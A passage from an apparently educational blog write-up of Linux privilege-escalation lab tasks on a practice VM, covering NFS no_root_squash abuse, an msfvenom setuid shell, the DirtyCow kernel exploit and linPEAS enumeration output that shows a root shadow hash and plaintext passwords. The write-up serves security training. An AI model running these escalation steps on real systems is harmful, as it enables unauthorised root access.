
no_root_squash - Allows root users on client computers to have root access on the server. Mount requests for root are not be mounted to the anonymous user. This option is needed for disk less clients.

root_squash - Requests from root clients are mapped to the nobody user and group ID so they will only have file privileges associated with other.



```
kali@kali
root@kali:~# mkdir /tmp/nfs
root@kali:~# mount -o rw,vers=2 10.10.98.66:/tmp /tmp/nfs
root@kali:~# msfvenom -p linux/x86/exec CMD="/bin/bash -p" -f elf -o /tmp/nfs/shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 48 bytes
Final size of elf file: 132 bytes
Saved as: /tmp/nfs/shell.elf
root@kali:~# chmod +xs /tmp/nfs/shell.elf
root@kali:~#
```

On the Target VM :-



```
user@debian: ~
user@debian:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)

#/tmp *(rw,sync,insecure,no_subtree_check)

user@debian:~$ /tmp/shell.elf
bash-4.1# whoami
root
bash-4.1#
```

[Task 20] Kernel Exploits


Kernel Exploits are the last resort in Privilege Escalation.

Many tools are available to identify vulnerabilities in the current kernel version:-

- https://github.com/mzet-/linux-exploit-suggester
- https://github.com/jondonas/linux-exploit-suggester-2


On the VM:

LEARN SECURITY



```
##############################
  Linux Exploit Suggester 2
##############################

Local Kernel: 2.6.32
Searching 72 exploits...

Possible Exploits
[1] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616
```

Compile and run the exploit on VM:-




```
user@debian:~$ ls -lrt /home/user/tools/kernel-exploits/dirtycow/c0w.c
-rw-r--r-- 1 user user 4368 May 15 05:52 /home/user/tools/kernel-exploits/dirtycow/c0w.c
user@debian:~$ gcc -pthread /home/user/tools/kernel-exploits/dirtycow/c0w.c -o c0w
user@debian:~$ ./c0w

   (___)
   (o o)_____/
    @@ `     \
     \ ____, //usr/bin/passwd
     //    //
    ^^    ^^
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
mmap 1f5e5000

madvise 0

ptrace 0

user@debian:~$ /usr/bin/passwd
root@debian:/home/user# whoami
root
root@debian:/home/user# mv /tmp/bak /usr/bin/passwd
root@debian:/home/user# exit
exit
user@debian:~$ 
```

[Task 21] Privilege Escalation Scripts


Automated Tools available for PrivEsc:-

- https://github.com/diego-treitos/linux-smart-enumeration
- https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- https://github.com/rebootuser/LinEnum


Also check my other post related to PrivEsc :-
https://basicpentesting.blogspot.com/2020/06/70-ways-to-get-root-linux-privilege.html




```
user@debian:~$ /home/user/tools/privesc-scripts/linpeas.sh
```




```
Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 99% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangeta: Your username
```




```
SHELL=/bin/sh
PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```




```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
```



```
[+] MySQL version
mysql  Ver 14.14 Distrib 5.1.73, for debian-linux-gnu (x86_64) using readline 6.1

[+] MySQL connection using default root/root ........... No
[+] MySQL connection using root/toor ................... No
[+] MySQL connection using root/NOPASS ................. Yes
[+] Looking for mysql credentials and exec
From '/etc/mysql/my.cnf' Mysql user: user = root
```




```
[+] NFS exports?
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/nfs-no_root_squash-misconfiguration-pe

/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
```




```
[+] Can I read shadow files? ............. root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
```


LEARN SECURITY



```
/var/log/syslog
/tmp/backup.tar.gz
/tmp/useless
/home/user/.gnupg/pubring.gpg
/home/user/.gnupg/gpg.conf
/home/user/.gnupg/trustdb.gpg
```




```
[+] Backup files?
-rw-r--r-- 1 root root 154727 May 12  2017 /var/lib/aptitude/pkgstates.old
-rw-r--r-- 1 root root 673 May 14  2017 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 610 May 14  2017 /etc/xml/catalog.old
-rw-r--r-- 1 root root 335 Jul 18  2010 /etc/sgml/catalog.old
-rw-r--r-- 1 root root 99607 Jul 12 13:54 /tmp/backup.tar.gz
```




```
[+] Interesting writable files owned by me or writable by everyone (not in Home)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/shm
/etc/exports
/etc/init.d/rc.local
/etc/passwd
/etc/shadow
/home/user
/tmp
/tmp/root.pm
/usr/bin/passwd
/usr/local/bin/overwrite.sh
/var/lock
/var/tmp
```

Sanz




```
Looking for possible passwords inside /home/user/.bash_history
mysql -h somehost.local -uroot -ppassword123
cat /.ssh/root_key
```

VISIT PROFILE



```
[+] Unexpected folders in root
/.ssh
/selinux
```



```
[+] .sh files in path
/usr/local/bin/overwrite.sh
/usr/local/bin/compress.sh
/usr/bin/gettext.sh
```

Total Pageviews

5,090

LEARN SECURITY

Translate

Select Language

Powered by Google Translate

LEARN SECURITY